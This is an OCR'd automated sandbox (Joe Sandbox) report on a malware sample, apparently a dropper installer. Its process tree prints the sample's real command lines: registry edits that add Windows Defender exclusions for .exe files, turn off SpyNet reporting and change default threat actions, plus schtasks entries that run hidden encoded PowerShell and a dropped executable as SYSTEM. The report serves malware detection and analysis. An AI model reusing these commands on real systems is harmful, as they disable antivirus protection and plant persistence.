ID: 753408
Sample Name: file.exe
Cookbook: default.jbs
Time: 19:03:09
Date: 24/11/2022
Version: 36.0.0 Rainbow Opal

Table of Contents

Table of Contents 2
Windows Analysis Report file.exe 5
Overview 5
General Information 5
Detection 5
Signatures 5
Classification 5
Process Tree 5
Malware Configuration 6
Yara Signatures 6
Sigma Signatures 7
Persistence and Installation Behavior 7
Snort Signatures 7
Joe Sandbox Signatures 7
AV Detection 7
System Summary 7
Data Obfuscation 7
Persistence and Installation Behavior 7
Boot Survival 7
HIPS / PFW / Operating System Protection Evasion 7
Lowering of HIPS / PFW / Operating System Security Settings 7
Mitre Att&ck Matrix 7
Behavior Graph 8
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 10
Domains 11
URLs 11
Domains and IPs 11
Contacted Domains 11
URLs from Memory and Binaries 11
World Map of Contacted IPs 11
General Information 12
Warnings 12
Simulations 12
Behavior and APIs 12
Joe Sandbox View / Context 13
IPs 13
Domains 13
ASNs 13
JA3 Fingerprints 13
Dropped Files 13
Created / dropped Files 13
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive 13
C:\Users\user\AppData\Local\Temp\7zS332F.tmp\Install.exe 13
C:\Users\user\AppData\Local\Temp\7zS332F.tmp__data__\config.txt 14
C:\Users\user\AppData\Local\Temp\7zS3C09.tmp\Install.exe 14
C:\Users\user\AppData\Local\Temp\VXAfcxyYiTQKMOERw\efplSHrLkKviaSK\pJKKXsE.exe 14
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_qj1olx5r.ljl.ps1 15
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_wuyq3oxm.drj.psm1 15
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive 15
C:\Windows\System32\GroupPolicy\Machine\Registry.pol 15
C:\Windows\System32\GroupPolicy\gpt.ini 16
C:\Windows\Tasks\bbsSMGQQDZvgelOgpL.job 16
C:\Windows\Temp__PSScriptPolicyTest_axhrt4ac.t0b.psm1 16
C:\Windows\Temp__PSScriptPolicyTest_nwf0dec5.oqg.ps1 17
C:\Windows\Temp\aoRCsjFoxFbwPJxK\MeXzroudxpEgwUW\GaSURYx.exe 17
\Device\ConDrv 17
Static File Info 18
General 18
File Icon 18
Static PE Info 18
General 18
Entrypoint Preview 18
Rich Headers 19
Data Directories 19
Sections 20
Resources 20
Imports 20

Possible Origin 21
Network Behavior 21
Statistics 21
Behavior 21
System Behavior 22
Analysis Process: file.exePID: 5932, Parent PID: 3324 22
General 22
File Activities 22
Analysis Process: Install.exePID: 4760, Parent PID: 5932 22
General 22
File Activities 22
File Created 22
File Deleted 23
File Written 23
File Read 23
Analysis Process: Install.exePID: 5620, Parent PID: 4760 23
General 23
File Activities 24
File Created 24
File Moved 24
File Written 24
Registry Activities 25
Key Value Modified 25
Analysis Process: forfiles.exePID: 4732, Parent PID: 5620 25
General 25
File Activities 26
Analysis Process: conhost.exePID: 5088, Parent PID: 4732 26
General 26
Analysis Process: forfiles.exePID: 5064, Parent PID: 5620 26
General 26
File Activities 26
Analysis Process: conhost.exePID: 1248, Parent PID: 5064 26
General 26
Analysis Process: cmd.exePID: 3096, Parent PID: 4732 27
General 27
File Activities 27
Analysis Process: reg.exePID: 1544, Parent PID: 3096 27
General 27
File Activities 27
Registry Activities 28
Key Created 28
Key Value Created 28
Analysis Process: cmd.exePID: 6152, Parent PID: 5064 28
General 28
File Activities 28
Analysis Process: reg.exePID: 6172, Parent PID: 6152 28
General 28
File Activities 28
Registry Activities 29
Key Created 29
Key Value Created 29
Analysis Process: reg.exePID: 6180, Parent PID: 3096 29
General 29
File Activities 29
Analysis Process: reg.exePID: 6208, Parent PID: 6152 29
General 29
File Activities 29
Analysis Process: schtasks.exePID: 6236, Parent PID: 5620 29
General 30
File Activities 30
Analysis Process: conhost.exePID: 6244, Parent PID: 6236 30
General 30
Analysis Process: schtasks.exePID: 6276, Parent PID: 5620 30
General 30
File Activities 30
Analysis Process: conhost.exePID: 6284, Parent PID: 6276 31
General 31
Analysis Process: powershell.exePID: 6316, Parent PID: 1084 31
General 31
File Activities 31
File Created 31
File Deleted 32
File Written 32
File Read 33
Analysis Process: conhost.exePID: 6324, Parent PID: 6316 35
General 35
Analysis Process: schtasks.exePID: 6332, Parent PID: 5620 35
General 35
File Activities 36
Analysis Process: conhost.exePID: 6360, Parent PID: 6332 36
General 36
Analysis Process: schtasks.exePID: 6488, Parent PID: 5620 36
General 36
File Activities 36
Analysis Process: conhost.exePID: 6496, Parent PID: 6488 37
General 37
Analysis Process: pJKKXsE.exePID: 6576, Parent PID: 1084 37
General 37
File Activities 37
File Created 37
File Written 38
Registry Activities 39
Key Value Modified 39
Analysis Process: powershell.exePID: 6604, Parent PID: 6576 40

General 40
File Activities 40
File Created 40
File Deleted 41
File Written 41
File Read 41
Analysis Process: conhost.exePID: 6624, Parent PID: 6604 42
General 42
Analysis Process: gpupdate.exePID: 6752, Parent PID: 6316 42
General 42
File Activities 42
Analysis Process: conhost.exePID: 6764, Parent PID: 6752 43
General 43
Analysis Process: gpscript.exePID: 6920, Parent PID: 1020 43
General 43
Analysis Process: cmd.exePID: 6176, Parent PID: 6604 43
General 43
Analysis Process: reg.exePID: 6192, Parent PID: 6176 44
General 44
Analysis Process: reg.exePID: 6180, Parent PID: 6604 44
General 44
Analysis Process: reg.exePID: 4520, Parent PID: 6604 44
General 44
Analysis Process: reg.exePID: 2992, Parent PID: 6604 44
General 44
Analysis Process: reg.exePID: 1364, Parent PID: 6604 45
General 45
Analysis Process: reg.exePID: 6216, Parent PID: 6604 45
General 45
Analysis Process: reg.exePID: 6156, Parent PID: 6604 45
General 45
Analysis Process: reg.exePID: 6232, Parent PID: 6604 46
General 46
Analysis Process: reg.exePID: 1876, Parent PID: 6604 46
General 46
Analysis Process: reg.exePID: 4036, Parent PID: 6604 46
General 46
Analysis Process: reg.exePID: 2372, Parent PID: 6604 47
General 47
Analysis Process: reg.exePID: 3668, Parent PID: 6604 47
General 47
Analysis Process: reg.exePID: 6268, Parent PID: 6604 47
General 47
Analysis Process: reg.exePID: 6312, Parent PID: 6604 47
General 47
Disassembly 48


Windows Analysis Report

file.exe


Overview

General Information

Sample Name:	file.exe
Analysis ID:	753408
MD5:	e99e15a440798e.
SHA1:	b6f3b87894f5166.
SHA256:	c3dd8a06d395f4..
Tags:	exe
Infos:	



Detection




Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Sigma detected: Schedule system p…
- Antivirus detection for dropped file
- Multi AV Scanner detection for drop…
- Uses cmd line tools excessively to …
- Encrypted powershell cmdline option…
- Very long command line found
- Suspicious powershell command lin…
- Modifies Group Policy settings
- Uses schtasks.exe or at.exe to add…
- Uses 32bit PE files
- Queries the volume information (nam…
- Very long cmdline option found, this…

Classification



Process Tree

- **System is w10x64**
- file.exe (PID: 5932 cmdline: C:\Users\user\Desktop\file.exe MD5: E99E15A440798E20C682EB859B3F7885)
  - Install.exe (PID: 4760 cmdline: .\Install.exe MD5: 65D01849A2062434BCE6C580CDA92A1D)
    - Install.exe (PID: 5620 cmdline: .\Install.exe /S /site_id "525403" MD5: 893793FBD70BA4A92919D09205D6C9C1)
      - forfiles.exe (PID: 4732 cmdline: C:\Windows\System32\forfiles.exe" /p c:\windows\system32 /m cmd.exe /c "cmd /C REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions\" /f /v \"exe\" /t REG_SZ /d 0 /reg:32&REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions\" /f /v \"exe\" /t REG_SZ /d 0 /reg:64& MD5: 4329CB18F8F74CC8DDE2C858BB80E5D8)
        - conhost.exe (PID: 5088 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - cmd.exe (PID: 3096 cmdline: /C REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions" /f /v "exe" /t REG_SZ /d 0 /reg:32&REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions" /f /v "exe" /t REG_SZ /d 0 /reg:64& MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - reg.exe (PID: 1544 cmdline: REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions" /f /v "exe" /t REG_SZ /d 0 /reg:32 MD5: CEE2A7E57DF2A159A065A34913A055C2)
          - reg.exe (PID: 6180 cmdline: REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions" /f /v "exe" /t REG_SZ /d 0 /reg:64 MD5: CEE2A7E57DF2A159A065A34913A055C2)
      - forfiles.exe (PID: 5064 cmdline: C:\Windows\System32\forfiles.exe" /p c:\windows\system32 /m cmd.exe /c "cmd /C REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet\" /f /v \"SpyNetReporting\" /t REG_DWORD /d 0 /reg:32&REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet\" /f /v \"SpyNetReporting\" /t REG_DWORD /d 0 /reg:64& MD5: 4329CB18F8F74CC8DDE2C858BB80E5D8)
        - conhost.exe (PID: 1248 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - cmd.exe (PID: 6152 cmdline: /C REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /f /v "SpyNetReporting" /t REG_DWORD /d 0 /reg:32&REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /f /v "SpyNetReporting" /t REG_DWORD /d 0 /reg:64& MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - reg.exe (PID: 6172 cmdline: REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /f /v "SpyNetReporting" /t REG_DWORD /d 0 /reg:32 MD5: CEE2A7E57DF2A159A065A34913A055C2)
          - reg.exe (PID: 6208 cmdline: REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /f /v "SpyNetReporting" /t REG_DWORD /d 0 /reg:64 MD5: CEE2A7E57DF2A159A065A34913A055C2)
      - schtasks.exe (PID: 6236 cmdline: schtasks /CREATE /TN "gAhELFxgt" /SC once /ST 12:43:49 /F /RU "user" /TR "powershell -WindowStyle Hidden -EncodedCommand cwB0AGEAcgB0AC0AcAByAG8AYwBlAHMAcwAgAC0AVwBpAG4AZABvAHcAUwB0AHkAbABlACAASABpAGQAZABlAG4AIABnAHAAdQBwAGQAYQB0AGUALgBlAHgAZQAgAC8AZgBvAHIAYwBlAA==" MD5: 15FF7D8324231381BAD48A052F85DF04)
        - conhost.exe (PID: 6244 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - schtasks.exe (PID: 6276 cmdline: schtasks /run /I /tn "gAhELFxgt" MD5: 15FF7D8324231381BAD48A052F85DF04)
        - conhost.exe (PID: 6284 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - schtasks.exe (PID: 6332 cmdline: schtasks /DELETE /F /TN "gAhELFxgt" MD5: 15FF7D8324231381BAD48A052F85DF04)
        - conhost.exe (PID: 6360 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - schtasks.exe (PID: 6488 cmdline: schtasks /CREATE /TN "bbsSMGQQDZvgelOgpL" /SC once /ST 19:05:00 /RU "SYSTEM" /TR "\"C:\Users\user\AppData\Local\Temp\VXAfcxyYiTQKMOERw\efplSHrLkKviaSK\pJKKXsE.exe\" DC /site_id 525403 /S" /V1 /F MD5: 15FF7D8324231381BAD48A052F85DF04)
        - conhost.exe (PID: 6496 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

- powershell.exe (PID: 6316 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE -WindowStyle Hidden -EncodedCommand cwB0AGEAcgB0AC0AcAByAG8AYwBlAHMAcwAgAC0AVwBpAG4AZABvAHcAUwB0AHkAbABlACAASABpAGQAZABlAG4AIABnAHAAdQBwAGQAYQB0AGUALgBlAHgAZQAgAC8AZgBvAHIAYwBlAA== MD5: 95000560239032BC68B4C2FDFCDEF913)
  - conhost.exe (PID: 6324 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - gpupdate.exe (PID: 6752 cmdline: "C:\Windows\system32\gpupdate.exe" /force MD5: 47C68FE26B0188CDD80F744F7405FF26)
    - conhost.exe (PID: 6764 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- pJKKXsE.exe (PID: 6576 cmdline: C:\Users\user\AppData\Local\Temp\VXAfcxyYiTQKMOERw\efplSHrLkKviaSK\pJKKXsE.exe DC /site_id 525403 /S MD5: 893793FBD70BA4A92919D09205D6C9C1)
  - powershell.exe (PID: 6604 cmdline: powershell "cmd /C REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"225451\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"225451\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"256596\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"256596\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"242872\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"242872\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147749373\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147749373\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147807942\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147807942\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147735735\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147735735\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737010\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737010\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737007\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737007\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737503\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737503\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147735503\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147735503\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147749376\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147749376\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737394\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737394\" /t REG_SZ /d 6 /reg:64;" MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6624 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - cmd.exe (PID: 6176 cmdline: "C:\Windows\system32\cmd.exe" /C REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 225451 /t REG_SZ /d 6 /reg:32 MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - reg.exe (PID: 6192 cmdline: REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 225451 /t REG_SZ /d 6 /reg:32 MD5: CEE2A7E57DF2A159A065A34913A055C2)
    - reg.exe (PID: 6180 cmdline: "C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 225451 /t REG_SZ /d 6 /reg:64 MD5: CEE2A7E57DF2A159A065A34913A055C2)
    - reg.exe (PID: 4520 cmdline: "C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 256596 /t REG_SZ /d 6 /reg:32 MD5: CEE2A7E57DF2A159A065A34913A055C2)
    - reg.exe (PID: 2992 cmdline: "C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 256596 /t REG_SZ /d 6 /reg:64 MD5: CEE2A7E57DF2A159A065A34913A055C2)
    - reg.exe (PID: 1364 cmdline: "C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 242872 /t REG_SZ /d 6 /reg:32 MD5: CEE2A7E57DF2A159A065A34913A055C2)
    - reg.exe (PID: 6216 cmdline: "C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 242872 /t REG_SZ /d 6 /reg:64 MD5: CEE2A7E57DF2A159A065A34913A055C2)
    - reg.exe (PID: 6156 cmdline: "C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147749373 /t REG_SZ /d 6 /reg:32 MD5: CEE2A7E57DF2A159A065A34913A055C2)
    - reg.exe (PID: 6232 cmdline: "C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147749373 /t REG_SZ /d 6 /reg:64 MD5: CEE2A7E57DF2A159A065A34913A055C2)
    - reg.exe (PID: 1876 cmdline: "C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147807942 /t REG_SZ /d 6 /reg:32 MD5: CEE2A7E57DF2A159A065A34913A055C2)
    - reg.exe (PID: 4036 cmdline: "C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147807942 /t REG_SZ /d 6 /reg:64 MD5: CEE2A7E57DF2A159A065A34913A055C2)
    - reg.exe (PID: 2372 cmdline: "C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147735735 /t REG_SZ /d 6 /reg:32 MD5: CEE2A7E57DF2A159A065A34913A055C2)
    - reg.exe (PID: 3668 cmdline: "C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147735735 /t REG_SZ /d 6 /reg:64 MD5: CEE2A7E57DF2A159A065A34913A055C2)
    - reg.exe (PID: 6268 cmdline: "C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147737010 /t REG_SZ /d 6 /reg:32 MD5: CEE2A7E57DF2A159A065A34913A055C2)
    - reg.exe (PID: 6312 cmdline: "C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147737010 /t REG_SZ /d 6 /reg:64 MD5: CEE2A7E57DF2A159A065A34913A055C2)
- gpscript.exe (PID: 6920 cmdline: gpscript.exe /RefreshSystemParam MD5: C48CBDC676E442BAF58920C5B7E556DE)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

No yara matches

Sigma Signatures

Persistence and Installation Behavior

Sigma detected: Schedule system process

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

System Summary

Very long command line found

Data Obfuscation

Suspicious powershell command line found

Persistence and Installation Behavior

Uses cmd line tools excessively to alter registry or file data

Boot Survival

Uses schtasks.exe or at.exe to add and modify task schedules

HIPS / PFW / Operating System Protection Evasion

Encrypted powershell cmdline option found

Lowering of HIPS / PFW / Operating System Security Settings


Modifies Group Policy settings

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Windows Management Instrumentation	1 1 Scheduled Task/Job	1 1 Process Injection	2 Masquerading	1 Input Capture	1 2 1 Security Software Discovery	Remote Services	1 Input Capture	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Default Accounts	2 1 Command and Scripting Interpreter	Boot or Logon Initialization Scripts	1 1 Scheduled Task/Job	1 Disable or Modify Tools	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	1 Archive Collected Data	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 1 Scheduled Task/Job	Logon Script (Windows)	Logon Script (Windows)	1 Modify Registry	Security Account Manager	4 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 Native API	Logon Script (Mac)	Logon Script (Mac)	4 1 Virtualization/Sandbox Evasion	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	2 PowerShell	Network Logon Script	Network Logon Script	1 1 Process Injection	LSA Secrets	4 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 1 Deobfuscate/Decode Files or Information	Cached Domain Credentials	2 3 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	2 Obfuscated Files or Information	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
